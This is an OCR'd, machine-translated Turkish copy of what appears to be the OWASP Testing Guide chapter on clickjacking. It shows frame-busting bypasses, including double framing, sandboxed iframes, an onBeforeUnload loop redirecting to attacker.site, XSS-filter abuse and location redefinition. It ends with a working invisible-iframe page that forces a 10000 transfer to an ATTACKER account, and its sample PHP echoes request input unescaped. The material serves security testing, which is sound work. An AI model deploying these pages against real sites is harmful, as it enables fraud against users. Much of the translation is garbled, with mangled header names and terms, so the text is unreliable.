
Testing for Clickjacking (Clickjacking Testi)

Summary (Özet)

UI düzeltmesinin bir alt kümesi olan Clickjacking, bir web kullanıcısının, kullanıcının etkileşime girdiğine inandığından başka bir şeyle (çoğu durumda tıklayarak) etkileşime girmeye kandırıldığı kötü amaçlı bir tekniktir. Bu tür bir saldırı, tek başına veya diğer saldırılarla birlikte, potansiyel olarak izinsiz komutlar gönderebilir veya kurban görünüşte zararsız web sayfalarıyla etkileşime girerken
gizli bilgileri ortaya çıkarabilir. Clickjacking terimi 2008 yılında Jeremiah Grossman ve Robert Hansen tarafından ortaya atıldı.


Bir clickjacking saldırısı, kurbanı istenmeyen bir işlemi gerçekleştiren görünmez bir düğmeye tıklamak gibi istenmeyen eylemler gerçekleştirmeye zorlamak için HTML ve JavaScript'in görünüşte zararsız özelliklerini kullanır. Bu, çeşitli tarayıcıları ve platformları etkileyen istemci tarafı güvenlik sorunudur.

Bu saldırıyı gerçekleştirmek için bir saldırgan, çevrimiçi bir çerçeve (CS koduyla gizli) kullanarak hedef uygulamasını yükleyen görünüşte zararsız bir web sayfası oluşturur. Bu yapıldıktan sonra, bir
saldırgan kurbanı web sayfasıyla başka yollarla (örneğin sosyal mühendislik yoluyla) etkileşime girmeye teşvik edebilir. Diğer saldırılar gibi, ortak bir önkoşul, kurbanın saldırganın hedef web
sitesine karşı doğrulanmasıdır.



Şekil 4.11.9-1: Çevrimiçi çerçeve illüstrasyonunu hacklemek

Kurban, saldırganın web sayfasını görünür kullanıcı arayüzüyle etkileşimde bulunmak amacıyla sörf yapar, ancak yanlışlıkla gizli sayfada eylemler gerçekleştirir. Gizli sayfayı kullanarak, bir saldırgan kullanıcıları web sayfasındaki gizli öğelerin konumlandırılmasıyla asla gerçekleştirmeyi amaçlamadıkları eylemleri gerçekleştirmeye kandırabilir.



Şekil 4.11.9-2: Maskeli iç çerçeve illüstrasyonu

Bu yöntemin gücü, mağdur tarafından gerçekleştirilen eylemlerin gizli ama otantik hedef web sayfasından kaynaklanmasıdır. Sonuç olarak, geliştiriciler tarafından web sayfasını CSRF saldırılarından korumak için kullanılan CSRF karşıtı korumalardan bazıları atlanabilir.

Test Objectives (Test Hedefleri)

- Güvenlik önlemlerini anlayın.
- Güvenlik önlemlerinin ne kadar katı olduğunu ve baypas edilebilir olup olmadığını değerlendirin.

How To Test (Nasıl Test Edilir)

Yukarıda belirtildiği gibi, bu tür bir saldırı genellikle bir saldırganın, CSRF karşıtı belirteçler kullanılsa bile, kullanıcıların hedef sitedeki eylemlerini teşvik etmesine izin vermek için tasarlanmıştır. Web sitesi sayfalarının tıklama saldırıları için savunmasız olup olmadığını belirlemek için test yapılmalıdır.

Testçiler, bir hedef sayfanın, hedef web sayfasını içeren bir çerçeve içeren basit bir web sayfası oluşturarak çevrimiçi bir çerçevede yüklenip yüklenemeyeceğini

araştırabilir. Bu test web sayfasını
oluşturmak için HTML kodu örneği aşağıdaki snippet'te görüntülenir:

```
<html>
   <head>
      <title>Clickjack test page</title>
   </head>
   <body>
      <iframe src="http://www.target.site" width="500" height="500"></iframe>
   </body>
</html>
```

Eğer eğer varsa `http://www.target.site` Sayfa başarılı bir şekilde çerçeveye yüklenir, daha sonra site savunmasızdır ve tıklamalama saldırılarına karşı hiçbir koruma türü yoktur.

Bypass Clickjacking Protection (Bypass Clickjacking Koruması)

Eğer eğer varsa `http://www.target.site` sayfa satır satır çerçevesi içinde görünmez, site muhtemelen tıklamaya karşı bir tür korumaya sahiptir. Bunun, sayfanın tıklamaya tamamen bağışık
olduğunu kabul etmek önemlidir.

Bir web sayfasını tıklamaylacking'den koruma yöntemleri birkaç ana mekanizmaya ayrılabilir. Belirli geçici çözümler kullanarak bazı durumlarda bu yöntemleri atlamak mümkündür. Clickjacking savunmasında daha fazla OWASP kaynağı için, OWASP Clickjacking Savunma Hile Sayfası bölümüne bakın.

Client-side Protection: Frame Busting (Müşteri tarafı Koruması: Çerçeve Busting)

Bir web sayfasını tıklamayla korumak için geliştirilmiş en yaygın istemci tarafı yöntemi, Frame Busting olarak adlandırılır ve her sayfada çerçevelenmemesi gereken bir komut dosyasından oluşur. Bu tekniğin amacı, bir sitenin bir çerçevenin içine yüklendiğinde çalışmasını
önlemektir.

Çerçeve kırma kodunun yapısı tipik olarak “şartlı bir ifade” ve “karşı-eylem” beyanından oluşur. Bu tür bir koruma için, etrafta “Bust çerçeve busting” adı

altında kalan bazı çalışmalar vardır. Bu
tekniklerin bazıları tarayıcıya özgüdür, diğerleri ise tarayıcılar arasında çalışır.

Mobile Website Version (Mobil Web Sitesi Sürümü)

Web sitesinin mobil sürümleri genellikle masaüstü olanlardan daha küçük ve daha hızlıdır ve ana uygulamadan daha az karmaşık olmaları gerekir. Mobil varyantlar genellikle daha az korumaya sahiptir, çünkü bir saldırganın akıllı telefon tarafından bir uygulamaya saldıramayacağına dair yanlış bir varsayım vardır. Bu temelde yanlıştır, çünkü bir saldırgan bir web tarayıcısı tarafından verilen gerçek kökeni taklit edebilir, böylece mobil olmayan bir kurban mobil kullanıcılar için yapılan bir uygulamayı ziyaret edebilir. Bu varsayımdan, bazı durumlarda, aynı saldırı vektörlerinin kullanılmasına izin veren korunmasız alternatifler olduğunda çerçeve baskınından kaçınmak için
tekniklerin kullanılmasına gerek olmadığını göstermektedir.

Double Framing (Çift Çerçeveleme)

Bazı çerçeve kırma teknikleri, bir değer atayarak çerçeveyi kırmaya çalışır `parent.location` "Karşı-eylem" ifadesinde atfedin.

Bu tür eylemler, örneğin:

- `self.parent.location` = `document.location`
- `parent.location.href` = `self.location`
- `parent.location` = `self.location`

Bu yöntem, hedef sayfa tek bir sayfa tarafından çerçevelenene kadar iyi çalışır. Bununla birlikte, saldırgan hedef web sayfasını bir çerçeveye, başka bir çerçevede (çift çerçeve) yerleştirilirse, o zaman erişmeye çalışıyorsa `parent.location` Tüm popüler tarayıcılarda, soyundan gelen çerçeve navigasyon politikası nedeniyle bir güvenlik ihlali haline gelir. Bu güvenlik ihlali, karşı eylem navigasyonunu devre dışı bırakır.

Hedef site çerçeve kırma kodu (`example.org`) ::

```
if(top.location!=self.locaton) {
    parent.location = self.location;
}
```

Saldırganın en üst çerçevesi (`fictitious2.html`) ::

```
<iframe src="fictitious.html">
```

Saldırganın kurgusal alt çerçevesi (`fictitious.html`) ::

```
<iframe src="http://example.org">
```

Disabling JavaScript (JavaScript'i devre dışı bırakmak)

Bu tür istemci tarafı korumaları JavaScript çerçeve kırma koduna dayandığından, kurbanın JavaScript'i devre dışı bırakması veya bir saldırganın JavaScript kodunu devre dışı bırakması mümkünse, web sayfasının tıklamaya karşı herhangi bir koruma mekanizmasına sahip
olmayacaktır.

Çerçevelerle kullanılabilecek üç devre dışı bırakma tekniği vardır:

- Internet Explorer ile sınırlı kareler: Internet Explorer 6'dan başlayarak, bir çerçeve, "kısıtlı" değere ayarlanırsa, JavaScript kodunun, ActiveX'in kontrol etmesinin ve diğer sitelere yeniden
  yönlendirmelerin çerçevede çalışmamasını sağlayan "güvenlik" özelliğine sahip olabilir.

Örnek:

```
<iframe src="http://example.org" security="restricted"></iframe>
```

- Sandbox özelliği: HTML5 ile "sandbox" adı verilen yeni bir özellik vardır. Iframe yüklenen içerik üzerinde bir dizi kısıtlama sağlar. Şu anda bu özellik sadece Chrome ve Safari ile uyumludur.

Örnek:

```
<iframe src="http://example.org" sandbox></iframe>
```

- Tasarım modu: Paul Stone, çerçeveleme sayfasında (belge.designMode aracılığıyla) açılabilecek "designMode" ile ilgili bir güvenlik sorunugösterdi, üst ve alt çerçevede JavaScript'i devre dışı bıraktı. Tasarım modu şu anda Firefox ve IE8'de uygulanmaktadır.

OnBeforeUnload Event

The (İngilizce) `onBeforeUnload` Olay, çerçeve kırma kodundan kaçınmak için kullanılabilir. Bu olay, çerçeve baskın kodu, URL'yi tüm web sayfasında yükleyerek ve sadece iframe'de değil, iframe'yi yok etmek istediğinde denir. İşleyici işlevi, kullanıcıya sayfadan ayrılmak isteyip istemediğini onaylamasını istemesi istenen bir

dize döndürür. Bu dize kullanıcıya gösterildiğinde, hedefin çerçeve kırma girişimini yenerek navigasyonu iptal eder.

Saldırgan, bu saldırıyı aşağıdaki örnek kodu kullanarak üst sayfaya bir boşaltma olayını kaydederek kullanabilir:

```
<h1>www.fictitious.site</h1>
<script>
   window.onbeforeunload = function()
   {
      return " Do you want to leave fictitious.site?";
   }
</script>
<iframe src="http://example.org">
```

Önceki teknik kullanıcı etkileşimini gerektirir, ancak aynı sonuç, kullanıcıya yol açmadan elde edilebilir. Bunu yapmak için saldırgan, “HTTP / 1.1 204 İçerik Yok” başlığıyla yanıt veren bir web sayfasına defalarca (örneğin her milisaniye) bir navigasyon talebi göndererek bir öncekin İndirimsiz etkinlik adresindeki gelen navigasyon talebini otomatik olarak iptal etmelidir.

Bu yanıtla tarayıcı hiçbir şey yapmayacağından, bu işlemin ortaya çıkması, orijinal çerçeve kırma girişimini beyhude hale getiren istek boru hattının yıkanmasıdır.

Bir örnek kodu takip etmek:

204 sayfa:

```
<?php
   header("HTTP/1.1 204 No Content");
?>
```

Saldırganın sayfası:

```
<script>
   var prevent_bust = 0;
   window.onbeforeunload = function() {
      prevent_bust++;
```

```
    };
    setInterval(
        function() {
            if (prevent_bust > 0) {
                prevent_bust -= 2;
                window.top.location = "http://attacker.site/204.php";
            }
        }, 1);
</script>
<iframe src="http://example.org">
```

XSS Filter (XSS Filtre)

Google Chrome 4.0'dan itibaren ve IE8'den itibaren kullanıcıları yansıtan XSS saldırılarından korumak için XSS filtreleri tanıtıldı. Nava ve Lindsay, bu tür filtrelerin çerçeve kırma kodunu kötü amaçlı kod olarak taklit ederek devre dışı bırakmak için kullanılabileceğini gözlemledi.

- **IE8 XSS filtresi** : Bu filtre, web tarayıcısı üzerinden akan her bir istek ve yanıtın tüm parametrelerine görünür ve yansıtılan XSS girişimlerini aramak için bunları bir dizi düzenli
  ifadeyle karşılaştırır. Filtre olası bir XSS saldırısını tanımladığında; çerçeve kırma komut dosyaları da dahil olmak üzere sayfa içindeki tüm çevrimiçi komut dosyalarını devre dışı bırakır (aynı şey harici komut dosyalarıyla yapılabilir). Bu nedenle bir saldırgan, çerçeve kırma
  senaryosunun başlangıcını bir isteğin parametrelerine sokarak yanlış bir pozitif indükleyebilir.

Örnek: Hedef web sayfası çerçeve kırma kodu:

```
<script>
    if ( top != self )
    {
        top.location=self.location;
    }
</script>
```

Saldırgan kodu:

```
<iframe src="http://example.org/?param=<script>if">
```

- **Chrome 4.0 XSSAditor** filtresi: IE8 XSS filtresine kıyasla biraz farklı bir davranışa sahiptir, aslında bu filtre ile bir
  saldırgan, bir istek parametresinde kodunu geçirerek bir “senaryo” devre dışı bırakabilir. Bu, çerçeveleme sayfasının çerçeve kırma kodunu içeren tek bir snippet'i özellikle hedeflemesini sağlar ve diğer tüm kodları sağlam bırakır.

Örnek: Hedef web sayfası çerçeve kırma kodu:

```
<script>
   if ( top != self )
   {
      top.location=self.location;
   }
</script>
```

Saldırgan kodu:

```
<iframe src="http://example.org/?param=if(top+!%3D+self)+%7B+top.location%3Dself.location%3B+%7D">
```

Redefining Location (Yeri Yeniden Tanımlamak)

Birkaç tarayıcı için “belcü konum” değişkeni değişmez bir özelliktir. Bununla birlikte, Internet Explorer ve Safari'nin bir sürümü için, bu özelliği yeniden tanımlamak mümkündür. Bu gerçek, çerçeve kırma kodundan kaçınmak için kullanılabilir.

- **IE7 ve** IE8’deki **konumu yeniden**
  tanımlamak: aşağıdaki örnekte gösterildiği gibi “konum”u yeniden tanımlamak mümkündür. “Polis”i bir değişken olarak tanımlayarak, “top.location” atayarak okumaya veya gezinmeye çalışan herhangi bir kod, bir güvenlik ihlali nedeniyle başarısız olacaktır ve bu nedenle çerçeve kırma kodu askıya alınır.

Örnek:

```
<script>
   var location = "xyz";
```

```
</script>
<iframe src="http://example.org"></iframe>
```

- **Safari 4.0.4'te yeri yeniden tanımlamak:**
  "Top.location" ile çerçeve kırmak için, "konumu" defineSetter (plow içinden) aracılığıyla bir işleve bağlamak mümkündür, böylece "top.location" e okuma veya gezinme girişimi başarısız olur.

Örnek:

```
<script>
   window.defineSetter("location" , function(){});
</script>
<iframe src="http://example.org"></iframe>
```

Server-side Protection: X-Frame-Options (Sunucu Tarafı Koruması: X-Frame-Opsiyonlar)

Müşteri tarafında çerçeve baskın koduna alternatif bir yaklaşım Microsoft tarafından uygulandı ve başlık tabanlı bir savunmadan oluşuyor. Bu yeni "X-ÇERİLER" başlığı, HTTP yanıtlarında sunucudan gönderilir ve çerçevelenmemesi gereken web sayfalarını işaretlemek için kullanılır. Bu başlık DENY, EZAORIJIN, İZIN VERİCİ-FENDOFER veya standart olmayan bahşiş değerlerini alabilir. Önerilen değer DENY'dir.

"X-ÇERİLER" çok iyi bir çözümdür ve büyük tarayıcı tarafından benimsenmiştir, ancak bu teknik için tıklama kaçırma kırılganlığından yararlanmak için herhangi bir durumda yol açabilecek bazı sınırlamalar vardır.

Browser Compatibility (Tarayıcı Uyumluluğu)

"X-FRAME-OPİMLERİ" 2009 yılında tanıtıldığından beri, bu başlık eski tarayıcı ile uyumlu değildir. Bu nedenle, güncellenmiş bir tarayıcıya sahip olmayan her kullanıcı tıklama saldırısının kurbanı olabilir.

Tarayıcı	En düşük versiyon
İnternet Explorer	8.0
Firefox (Gecko)	3.6.9 (1.9.2.9)

Browser	Lowest version
Internet Explorer	8.0
Firefox (Gecko)	3.6.9 (1.9.2.9)

Opera	10.50
Safari	4.0
Krom	4.1.249.1042

Opera	10.50
Safari	4.0
Chrome	4.1.249.1042

Proxies (Vekiller)

Web proxyleri başlıkları ekleyip sıyırmakla bilinir. Bir web proxy'sinin "X-FRAME-OPİMS" başlığını soyduğu durumda, site çerçeveleme korumasını kaybeder.


Mobile Website Version (Mobil Web Sitesi Sürümü)

Ayrıca bu durumda, çünkü `X-FRAME-OPTIONS` Web sitesinin her sayfasında uygulanmak zorundadır, geliştiriciler web sitesinin mobil sürümünü korumamış olabilir.

Create a Proof of Concept (Konseptin Kanıtı Oluşturun)

Test ettiğimiz sitenin tıklama kaçırma saldırısına karşı savunmasız olduğunu keşfettikten sonra, bir kişinin geliştirilmesine devam edebiliriz. `proof of concept` (PoC) kırılganlığı göstermek için. Daha önce de belirtildiği gibi, bu saldırıların diğer saldırı biçimleriyle (örneğin CSRF saldırıları) birlikte kullanılabileceğini ve CSRF karşıtı tokenlerin üstesinden gelinebileceğini belirtmek önemlidir. Bu konuda, örneğin, bunu hayal edebiliriz. `example.org` Web sitesi, doğrulanmış ve yetkili kullanıcıların başka bir hesaba para aktarmasını sağlar.

Geliştiricilerin transferi yürütmesinin üç adım planladığını varsayalım. İlk adımda kullanıcı bir formu hedef hesabı ve tutarla doldurur. İkinci adımda, kullanıcı formu gönderdiğinde, kullanıcı onayını soran bir özet sayfası sunulur (takik resimde sunulan gibi).



Şekil 4.11.9-3: Clickjacking Örnek Adım 2

Adım 2: için bir kod snippet'i takip etmek

```
 //generate random anti CSRF token
$csrfToken = md5(uniqid(rand(), TRUE));

//set the token as in the session data
$_SESSION['antiCsrf'] = $csrfToken;

//Transfer form with the hidden field
$form = '
<form name="transferForm" action="confirm.php" method="POST">
      <div class="box">
      <h1>BANK XYZ - Confirm Transfer</h1>
      <p>
      Do You want to confirm a transfer of <b>'. $_REQUEST['amount'] .' &euro;</b> to account: <b>'.
$_REQUEST['account'] .'</b> ?
      </p>
      <label>
         <input type="hidden" name="amount" value="' . $_REQUEST['amount'] . '" />
         <input type="hidden" name="account" value="' . $_REQUEST['account'] . '" />
         <input type="hidden" name="antiCsrf" value="' . $csrfToken . '" />
         <input type="submit" class="button" value="Transfer Money" />
      </label>

      </div>
</form>';
```

Son adımda planlı güvenlik kontrolleri var ve sonra her şey yolundaysa, transfer yapılır. Aşağıdaki listede son adımın bir kodunun bir snippet'i sunulur:

> Not: Bu örnekte, basitlik için, girdi desenliği yoktur, ancak bu tür bir saldırıyı engellemek için hiçbir ilgisi yoktur.

```
 if( (!empty($_SESSION['antiCsrf'])) && (!empty($_POST['antiCsrf'])) )
{
   // input logic and sanization checks

   // check the anti-CSRF token
   if(($_SESSION['antiCsrf'] == $_POST['antiCsrf']) {
      echo '<p> '. $_POST['amount'] .' &euro; successfully transferred to account: '. $_POST['account'] .' </p>';
   }
} else {
   echo '<p>Transfer KO</p>';
}
```

Gördüğünüz gibi, kodu hem ikinci adımda üretilen rastgele bir belirteçle hem de POST yöntemiyle geçen sadece değişkeni kabul eden CSRF saldırısından korunur. Bu durumda bir saldırgan, CSRF karşıtı korumadan kaçınmak ve bir kurbanı rızası

olmadan para transferi yapmaya zorlamak
için bir CSRF + Clickjacking saldırısı oluşturabilir.


Saldırının hedef sayfası, para transferi prosedürünün ikinci adımıdır. Geliştiriciler güvenlik kontrollerini sadece son adımda koyduğundan, bunun yeterince güvenli olduğunu düşünerek, saldırganın hesabı ve miktar parametreleri GET yöntemiyle geçirebileceğinden.

> Not: Kullanıcıları bir formu doldurmaya zorlamaya izin veren gelişmiş bir tıklama gaspı saldırısı vardır, bu nedenle bir formu doldurmak için gerekli olan durumda, saldırı uygulanabilir

Saldırganın sayfası, aşağıda sunulan gibi basit ve zararsız bir web sayfası gibi görünebilir:

Şekil 4.11.9-4: Tıklama Örneği Kötücious Sayfa 1

Ancak CSS opaklık değeriyle oynarken, görünüşte zararsız web sayfasının altında neyin gizlendiğini görebiliriz.




Şekil 4.11.9-5: Tıklama Örneği Kötücious Sayfa 2

Bu sayfayı oluşturmak için clickjacking kodu aşağıda sunulmaktadır:

```
<html>
  <head>
    <title>Trusted web page</title>

    <style type="text/css"><!--
      *{
         margin:0;
         padding:0;
      }
      body {
         background:#ffffff;
      }
      .button
      {
         padding:5px;
         background:#6699CC;
         left:275px;
         width:120px;
         border: 1px solid #336699;
      }
      #content {
         width: 500px;
         height: 500px;
         margin-top: 150px ;
         margin-left: 500px;
      }
```

```
        #clickjacking
        {
            position: absolute;
            left: 172px;
            top: 60px;
            filter: alpha(opacity=0);
            opacity:0.0
        }
    //--></style>

  </head>
  <body>
    <div id="content">
        <h1>www.owasp.com</h1>
        <form action="http://www.owasp.com">
            <input type="submit" class="button" value="Click and go!">
        </form>
    </div>

            <iframe id="clickjacking" src="http://localhost/csrf/transfer.php?account=ATTACKER&amount=10000"
width="500" height="500" scrolling="no" frameborder="none">
            </iframe>
  </body>
</html>
```

CSS'nin yardımıyla (not `#clickjacking` Bık) işaretleri düğmelere uyacak şekilde maskeleyebilir ve uygun şekilde konumlandırabiliriz. Kurban düğmeye basarsa "Tıkla ve git!" Form teslim edilir ve transfer tamamlanır.



Şekil 4.11.9-6: Tıklama Örneği Kötü Amaçlı Sayfa 3

Sunulan örnek sadece temel tıklamalama tekniğini kullanır, ancak gelişmiş teknikle, kullanıcı doldurma formunu saldırgan tarafından tanımlanan değerlerle zorlamak mümkündür.

Referances (Referanslar)

- OWASP Clickjacking
- Wikipedia Clickjacking
- Context Information Security: “Next Generation Clickjacking”
- Gustav Rydstedt, Elie Bursztein, Dan Boneh, and Collin Jackson: “Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites”
- Paul Stone: “Next generation clickjacking”